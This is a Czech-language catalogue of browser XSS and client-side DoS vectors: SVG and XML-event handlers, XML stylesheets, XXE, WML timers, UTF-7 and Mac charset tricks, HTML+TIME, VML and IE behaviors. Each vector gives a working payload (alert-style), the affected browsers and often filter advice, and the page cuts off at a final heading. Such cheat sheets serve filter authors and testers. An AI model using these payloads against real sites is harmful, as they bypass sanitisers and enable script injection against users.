Opera poskytuje podporu pro SVG Tiny 1.2 cílenou na mobilní zařízení, která umožňuje pomocí libovolného tagu spustit JavaScript bez uživatelské interakce. Tag je aplikován s ukazatelem události na data URI obsahující její obsluhu. Důležitý je hash na konci data URI sloužící k identifikaci osluhy. Je možné se odkazovat také na prvky v SVG skrz jejich ID nebo externí zdroje.

```
<svg xmlns="http://www.w3.org/2000/svg" id="foo">
<x xmlns="http://www.w3.org/2001/xml-events" event="load"
observer="foo" handler="data:image/svg+xml,
%3Csvg%20xmlns%3D%22http%3A%2F%2Fwww.w3.org
%2F2000%2Fsvg%22%3E%0A%3Chandler%20xml%3Aid%3D%22bar%22%20
type%3D%22 application%2Fecmascript%22%3E alert(1)
%3C%2Fhandler%3E%0A%3C%2Fsvg%3E%0A#bar"/> </svg>
```

Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

SVG payload obfuscation s gzipped HTML a MIME typ image/svg-xml

Opera umožňuje zobrazení komprimovaných SVG obrázků bez uvedení obvykle nutných kódovacích hlaviček. Funguje pro libovolná data v oblasti, pro kterou platí content type image/svg+xml. Všimněte si, že komprimovaná data mouhou být zkrácena. Opera je bude stále akceptovat a vyrenderuje <srcipt> čímž spustí alert(1). Většina ostatních parserů ztroskotá. Zkrácení však může být značné. Například gzip 1.3.12 vkládá asi 50+ MB binárního balastu. Uvedený příklad neobsahuje žádný skutečný SVG kód, pouze tag <SCRIPT> s atributem XHTML udavajícím jmenný prostor.

```
<iframe src="data:image/svg-xml,
%1F%8B%08%00%00%00%00%00%02%03%B3)N.
%CA%2C(Q%A8%C8%CD%C9%2B%B6U%CA())%B0%D2%D7%2F%2F%2F
%D7%2B7%D6%CB%2FJ%D77%B4%B4%B4%D4%AF%C8 (%C9%CDQ%B2K%
CCI-*%D10%D4%B4%D1%87%E8%B2%03"></iframe>
```


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

Spuštění JavaScriptu injektováním stylu v SVG (1)

SVG podporuje několik nových CSS vlastností (clip-path, fill, filter, marker, marker-end, marker-mid, marker-start, mask, stroke), které mohou odkazovat na externí SVG zdroje. Tyto vlastnosti mohou vystupovat také jako samostetné atributy. V rámci externího SVG mohou obsahovat informace oživující stávající SVG dokument. Příklad ukazuje animační odkazy, ale může zahrnovat i animace a jiné prvky. Upozorňujeme, že Opera neukazuje změnu adresy odkazu, pokud nad ním nestojí kurzor.

```
<svg xmlns="http://www.w3.org/2000/svg"><a id="x">
<rect fill="white" width="1000" height="1000"/></a>
<rect fill="white" style="clip-
path:url(test3.svg#a);fill:url(#b);filter:url(#c);
marker:url(#d);mask:url(#e);stroke:url(#f);"/> </svg>

<svg xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink">
<clipPath id="a">
<set xlink:href="#x" attributeName="xlink:href"
begin="1s" to="javascript:alert(1)" />
</clipPath>
<pattern id="b">
<set xlink:href="#x" attributeName="xlink:href"
begin="2s" to="javascript:alert(2)" />
</pattern>
<filter id="c">
```

```
    <set xlink:href="#x" attributeName="xlink:href"
        begin="3s" to="javascript:alert(3)" />
                        </filter>
                    <marker id="d">
    <set xlink:href="#x" attributeName="xlink:href"
        begin="4s" to="javascript:alert(4)" />
                        </marker>
                     <mask id="e">
    <set xlink:href="#x" attributeName="xlink:href"
        begin="5s" to="javascript:alert(5)" />
                         </mask>
                <linearGradient id="f">
    <set xlink:href="#x" attributeName="xlink:href"
        begin="6s" to="javascript:alert(6)" />
               </linearGradient> </svg>
```


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

Spuštění JavaScriptu injektováním stylu v SVG (2)

Tento příklad ukazuje, jak mohou SVG markery umožnit vkládání externích odkazů s javascript: URI do aktuálního dokumentu.

```
 <svg xmlns="http://www.w3.org/2000/svg"> <path d="M0,0"
     style="marker-start:url(test4.svg#a)"/> </svg>

        <svg xmlns="http://www.w3.org/2000/svg"
      xmlns:xlink="http://www.w3.org/1999/xlink">
  <marker id="a" markerWidth="1000" markerHeight="1000"
                  refX="0" refY="0">
           <a xlink:href="http://google.com">
 <set attributeName="xlink:href" to="javascript:alert(1)"
                    begin="1s" />
     <rect width="1000" height="1000" fill="white"/>
                </a> </marker> </svg>
```


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

Injekce svázané s X(HT)ML

XML stylesheet vykoná JavaScript v Opeře

Opera 9.x a 10.0 umožňuje použít XML stylesheets s JavaScriptovými URI a vykonat tak JavaScript bez uživatelské interakce. Útok funguje i pokud je stránka poslána jako text/html.

```
<?xml-stylesheet href="javascript:alert(1)"?>
```

Ujistěte se, že uživatel nesmí vložit XML stylesheet nebo tagy, které neodpovídají <\w+. Tento druh útoku může být identifikován jen podle <\?\w+


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

Entity v tagu SCRIPT a podobných

Podle specifikace smí být v případě, že dokument je poslán jako X(HT)ML, vloženy do elementů SCRIPT a STYLE HTML entity.

```
<script xmlns="http://www.w3.org/1999/xhtml">
       &#x61;l&#x65;rt&#40;1)</script>
```

Ujistěte se, že vaše filtry a detektory průniku respektují fakt, že SCRIPT, STYLE a další tagy mohou obsahovat entity.


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

Vložení libovolného payloadu skrz XML Externí Entity (XXE)

Chrome a Safari umožňují použití externích XML entit k referenci payloadu pro entitu. Příklad ukazuje entitu &x;, která je naplněna obsahem souboru. Dokument musí být dodán jako XML nemo XHTML.

```
<!DOCTYPE x[<!ENTITY x SYSTEM "test.xxe">]><y>&x;</y>

<script xmlns="http://www.w3.org/1999/xhtml">alert(1)
                        </script>
```


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

Spuštění JavaScriptu skrz XML-stylesheet

Opera podporuje xml-stylesheet s direktivou data:. To nabízí mnoho cest pro spuštění JavaScriptu užitím XSL (XSLT). Pokud uložíš tento kód do externího souboru ve stejné doméně, pak bude fungovat ve všech webových prohlížečích. Také je možné se odvolat na id stylu, který je vložen v aktuálním dokumentu (href="#xss".

```
                    <?xml version="1.0"?>
              <?xml-stylesheet type="text/xsl"
        href="data:,%3Cxsl:transform version='1.0'
     xmlns:xsl='http://www.w3.org/1999/XSL/Transform'
id='xss'%3E%3Cxsl:output method='html'/%3E%3Cxsl:template
     match='/'%3E%3Cscript%3Ealert(1)%3C/script%3E%3C/
       xsl:template%3E%3C/xsl:transform%3E"?> <root/>
```


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

Spuštění pasivního JavaScriptu skrz XLinks

Prohlížeče založené na G-čku, jako je třeba Firefox, mohou používat XLink. Ty mohou obsahovat URI v podobě direktivy javascript:, jejichž kód se spustí po kliknutí na některý z těchto XLinků.

```
<doc xmlns:xlink="http://www.w3.org/1999/xlink"
  xmlns:html="http://www.w3.org/1999/xhtml">
<html:style /><x xlink:href="javascript:alert(1)"
  xlink:type="simple">XXX</x> </doc>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

XML spuštění JavaScriptu přes atribut style v IE

IE podporuje atribut styl na xml stránkách. JavaScript tak může být proveden pomocí metody expression() u daného tagu.

```
<?xml-stylesheet type="text/css"?><root
  style="x:expression(write(1))"/>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Opera WML - Spuštění JavaScriptu skrz událost timer

Opera podporuje WML soubory (Wireless Markup Language). Ve chvíli, kdy má soubor příponu wml, předpokládá Opera, že jde o wml a odpovídajícím způsobem jej zpracovává. Pomocí časovače a využitím následného přesměrování je možné spustit kód JavaScriptu bez zásahu uživatele.

```
<card xmlns="http://www.wapforum.org/2001/wml">
  <onevent type="ontimer">
<go href="javascript:alert(1)"/></onevent>
  <timer value="1"/></card>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Libovolná injekce kódu skrz XML externí DTD v IE

Internet Explorer bude renderovat doctype entity ve jmeném prostoru "html" ve chvíli, kdy je zobrazen uživatelem definovaný tag XML stysheet.

```
<?xml-stylesheet type="text/css"?>
<!DOCTYPE x SYSTEM "test.dtd"><x>&x;</x>

<!ENTITY x "&#x3C;html:img&#x20;src='x'&#x20;xmlns:html='
http://www.w3.org/1999/xhtml'&#x20;
onerror='alert(1)'/&#x3E;">
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu deklarací XML ATTLIST

Deklarace XML ATTLIST může být použita k vytvoření atributů a přiřazení hodnot u odpovídajících tagů uvnitř deklarace DOCTYPE. Volbou správné kombinace názvu a atributu umožní ATTLIST deklarace spustit kód JavaScriptu bez spoluúčasti uživatele.

```
<!DOCTYPE x [ <!ATTLIST img xmlns CDATA
"http://www.w3.org/1999/xhtml" src CDATA "x" onerror
CDATA "alert(1)"> ]><img />
```

V případě, že jsou webové stránky definovány jako XML nebo XHTML se ujistěte, že útočník nemá možnost vložit data do DOCTYPE, nebo vytvořit nové ATTLIST direktivy.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Libovolná injekce kódu skrz XSL + XDR-schema v IE

Užitím XSL je automaticky určen jmenný prostor "html". Chybějící atributy v tagu <img> jako "onerror" jsou získány z XDR-schama a následně spustí kód JavaScriptu.

```
<?xml-stylesheet type="text/xsl" href="#"?>
<img xmlns="x-schema:test.xdr"/>

<?xml version="1.0"?>
<Schema name="x" xmlns="urn:schemas-microsoft-com:xml-
data"> <ElementType name="img">
<AttributeType name="src" required="yes" default="x"/>
<AttributeType name="onerror" required="yes"
default="alert(1)"/> <attribute type="src"/>
<attribute type="onerror"/> </ElementType> </Schema>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu skrz XLink

FF podporuje atribut "xlink:actuate" a povoluje zobrazení xlinků bez přidaných stylů. Defaultním jmenným prostorem je "html".

```
<x xmlns:xlink="http://www.w3.org/1999/xlink"
xlink:actuate="onLoad" xlink:href="javascript:alert(1)"
xlink:type="simple"/>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu skrz XML stylesheet, data URI a expression()

Internet Explorer 8 a 9 podporuje data URI a tak jsou schopny vložit touto cestou stylesheet. Použitím tagu xml-stylesheet a data URI obsahující expression() je možné spustit kód JavaScriptu bez uživatelské interakce.

```
<?xml-stylesheet type="text/css"
href="data:,*%7bx:expression(write(2));%7d"?>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Zamaskování nebezpečných parametrů proměnnými wml

Příklad demonstruje použití nedeklarované WML proměnných (jsou ignorovány). Tyto rpoměnné mohou být deklarovány tagy <setvar>, <input> a <select>. Jmenný prostor náleží použití v souboru XML. V souborech WML můžete také používat množství HTML tagů.

```
<x:template xmlns:x="http://www.wapforum.org/2001/wml"
x:ontimer="$(x:unesc)j$(y:escape)a$(z:noecs)v$(x)a$(y)s$
(z)cript$x:alert(1)"><x:timer value="1"/></x:template>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu skrz XML zachytávání událostí v Opeře

Webový prohlížeč používá externí XML-event handler pro událost "load" pro spuštění JavaScriptu bez uživatelské interakce.

```
<x xmlns:ev="http://www.w3.org/2001/xml-events"
ev:event="load" ev:handler="javascript:alert(1)//#x"/>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Libovolná injekce kódu přes XML události v Opeře

Browser načítá externí xml-event handler, který obsahuje kód JavaScriptu. Tento příklad pracuje také s data URI.

```
<x xmlns:ev="http://www.w3.org/2001/xml-events"
   ev:event="load" ev:handler="test.evt#x"/>

 <script xmlns="http://www.w3.org/1999/xhtml"
           id="x">alert(1)</script>
```


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

Injekce založené na UTF-7 a dalších exotických znakových sadách

XSS via x-imap4-modified-utf7 (1)

Tento kód ukazuje, jak použít UTF7 k vytvoření velmi obtížně dešifrovatelného XSS útoku

```
<meta charset="x-imap4-modified-
utf7">&ADz&AGn&AG0&AEf&ACA&AHM&AHI&AGO&AD0&AGn&ACA&
AG8Abg&AGUAcgByAG8AcgA9AGEAbABlAHIAdAAoADEAKQ&ACAAPABi
```

Ujistěte se, že do stránky nemůže být vložen žádný <META> tag a že webová stránka má definovanou znakovou sadu.


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

XSS via x-imap4-modified-utf7 (2)

Tento kód ukazuje, jak použít UTF7 k vytvoření velmi obtížně dešifrovatelného XSS útoku

```
<meta charset="x-imap4-modified-utf7">&
<script&S1&TS&1>alert&A7&(1)&R&UA;&&<&A9&11/script&X&>
```

Ujistěte se, že do stránky nemůže být vložen žádný <META> tag a že webová stránka má definovanou znakovou sadu.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

XSS via &#188 a &#190 v MacFarsi, MacArabic a MacHebrew

Chybná implementace znaků ve Firefoxu umožňuje vutvářet HTML struktury bez obvyklých znaků < a >. Většina ovlivněných znakových sad je z rodiny Mac - jako mac-farsi, mac-arabic a mac-hebrew.

```
<meta charset="mac-farsi">
¼script¾alert(1)¼/script¾
```

Data od uživatele nesmí nikdy obsahovat META tag, kterým by mohl přenastavit kódování. Pokud je web nakódován v jedné z výše uvedených znakových sad, tak se ujistěte, že je vašemu filtru známo, že Firefox bere znaky < (<) a ¼ jako totožné





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Útoky DoS zaměřené na klienta

DoS u klienta pomocí repeat templates

Tento útok využívá syntaxi opakovacích šablon, definovaných v draftu WebForms 2.0. Použitím vnořených tagů bude šablona generovat obsah znovu a znovu, dokud prohlížeč nezastaví běh nebo nespadne.

```
<x repeat="template" repeat-start="999999">0
<y repeat="template" repeat-start="999999">1</y></x>
```

Nedovolte uživatelům vkládat HTML s atributy repeat-start nebo repeat-end. Pokud je to nutné, zkontrolujte, zda jsou použitá čísla rozumně malá.


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

DoS v prohlížeči pomocí chybného regulárního výrazu

Opera 10 dovoluje ověření na straně klienta pomocí regulárních výrazů v atributu pattern. Pokud je v tomto atributu zadán zákeřně zapsaný regulární výraz, lze tím klienta pomocí krátké znakové sekvence zatížit

```
<input pattern=^((a+.)a)+$
value=aaaaaaaaaaaaaaaaaaaaaaaaaaaaa!>
```

Nedovolte uživatelům vložit HTML s atributem "pattern" a ujistěte se, že vaše vlastní regulární výrazy použité pro validaci jsou robustní a nejsou náchylné k podobným DoS útokům.


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

DoS útok proti formuláři pomocí onblur=focus() a autofocus

Tento jednoduchý útok ukazuje, jak kombinace "autofocus" a "onblur" může snadno udělat formulář nepoužitelným.

```
<input onblur=focus() autofocus><input>
```

Uživatelem zadávaný HTML kód by neměl obsahovat atribut "autofocus".





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Injekce využívající HTML behavior a binding

Použití onbegin a HTML+TIME k vykonání JavaScriptu

HTML+TIME umožňuje běžnému tagu vyvolat JavaScript pomocí obsluhy události begin

```
X<x style=`behavior:url(#default#time2)`
                onbegin=`write(1)` >
```

Nedovolte vlastnost "behavior" v uživatelském CSS či HTML. Poměrně neznámé API HTML+TIME nabízí velmi mnoho způsobů, jak vykonat skript, ať už s uživatelskou interakcí či bez ní.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Vykonání JavaScriptu via HTML+TIME bez uživatelské interakce (1)

Tento lehce zamaskovaný útok používá HTML+TIME k vyvolání JavaScriptu bez zásahu uživatele - a také bez podezřelých obsluh událostí, pouze s atributy "attributename" a "to"

```
1<set/xmlns=`urn:schemas-microsoft-com:time`
  style=`beh&#x41vior:url(#default#time2)`
        attributename=`innerhtml`
to=`&lt;img/src=&quot;x&quot;onerror=alert(1)&gt;`>
```

Nepovolte vlastnost "behavior" v uživatelsky vkládaném CSS a HTML a nespoléhejte na blacklisty nebezpečných HTML tagů. Poměrně neznámé API HTML+TIME nabízí velmi mnoho způsobů, jak vykonat skript, ať už s uživatelskou interakcí či bez ní. Použití blacklistů se vyhněte, jak jen to je možné.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Vykonání JavaScriptu via HTML+TIME bez uživatelské interakce (2)

Tento útok používá atributy "attributename" a "values" k namapování kódovaného HTML do atributu.

```
1<animate/xmlns=urn:schemas-microsoft-com:time
      style=behavior:url(#default#time2)
            attributename=innerhtml
values=&lt;img/src=&quot;.&quot;onerror=alert(1)&gt;>
```

Pokud je možné namapovat HTML+TIME namespace a vlastnost behavior některému HTML elementu, lze využít širokou škálu atributů k provedení JavaScriptu. Neměli byste povolit atributy "xmlns" v uživatelsky vkládaném HTML, stejně jako vlastnost "behavior". Nespoléhejte na blacklisty, když pracujete s uživatelsky vloženým HTML.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

VML rámec s vloženým VML objektem plus onmouseover

VML rámec pracuje s objektem vloženým pomocí "src", který odkazuje na jiný VML objekt. V quirks mode může obsahovat VML rámec objekt nebo regulerní HTML, které odpoví na mouseover událost.

```
    <vmlframe xmlns=urn:schemas-microsoft-com:vml
style=behavior:url(#default#vml);position:absolute;
width:100%;height:100% src=test.vml#xss></vmlframe>

<xml> <rect style="height:100%;width:100%" id="xss"
     onmouseover="alert(1)" strokecolor="white"
   strokeweight="2000px" filled="false" /> </xml>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

VML objekt Line používá atribut href s JS URI

Ukázka nakreslí velmi širokou čáru, která odpoví na kliknutí vyvoláním JS URI. Všimněte si, že aktuální URI je maskováno.

```
1<a href=#><line xmlns=urn:schemas-microsoft-com:vml
 style=behavior:url(#default#vml);position:absolute
     href=javascript:alert(1) strokecolor=white
      strokeweight=1000px from=0 to=1000 /></a>
```

Nedovolte vlastnost behavior v uživatelských stylech či HTML a nespoléhejte se na blacklisty, které filtrují "podezřelé tagy".





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

AnchorClick behavior dovoluje použít atribut folder místo href

AnchorClick behavior dovoluje použít atribut folder místo href v tagu A

```
<a style="behavior:url(#default#AnchorClick);"
    folder="javascript:alert(1)">XXX</a>
```

Nedovolte vlastnost behavior v uživatelských stylech či HTML a nespoléhejte se na blacklisty, které filtrují "podezřelé tagy".





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu skrz SCRIPTLET v Internet Exploreru

Internet Explorer podporuje Scriptlety jako alternativní metodu pro Data Islands. Užitím uvedeného příkladu bude JavaScript spuštěn bez uživatelské interakce.

```
<x style="behavior:url(test.sct)">

<SCRIPTLET><IMPLEMENTS Type="Behavior"></IMPLEMENTS>
  <SCRIPT Language="javascript">alert(1)</SCRIPT>
                </SCRIPTLET>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

JavaScript v Data Islands Internet Exploreru

Internet Explorer podporuje Data Islads jako metodu XML. Užitím uvedeného příkladu bude JavaScript spuštěn bez uživatelské interakce.

```
<xml id="xss" src="test.htc"></xml>
<label dataformatas="html" datasrc="#xss"
        datafld="payload"></label>

<?xml version="1.0"?> <x> <payload><![CDATA[<img src=x
        onerror=alert(1)>]]></payload> </x>
```

Uživatelé by neměli mít možnost vložit HTML obsahující tag <XML>. Pokud je však jaho použití vyžadováno, ujistěte se, že "dataformatas" a "datasrc" nejsou uvedeny ve whitelistu.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Server-sent událost - Opera a tag <EVENT-SOURCE> (1)

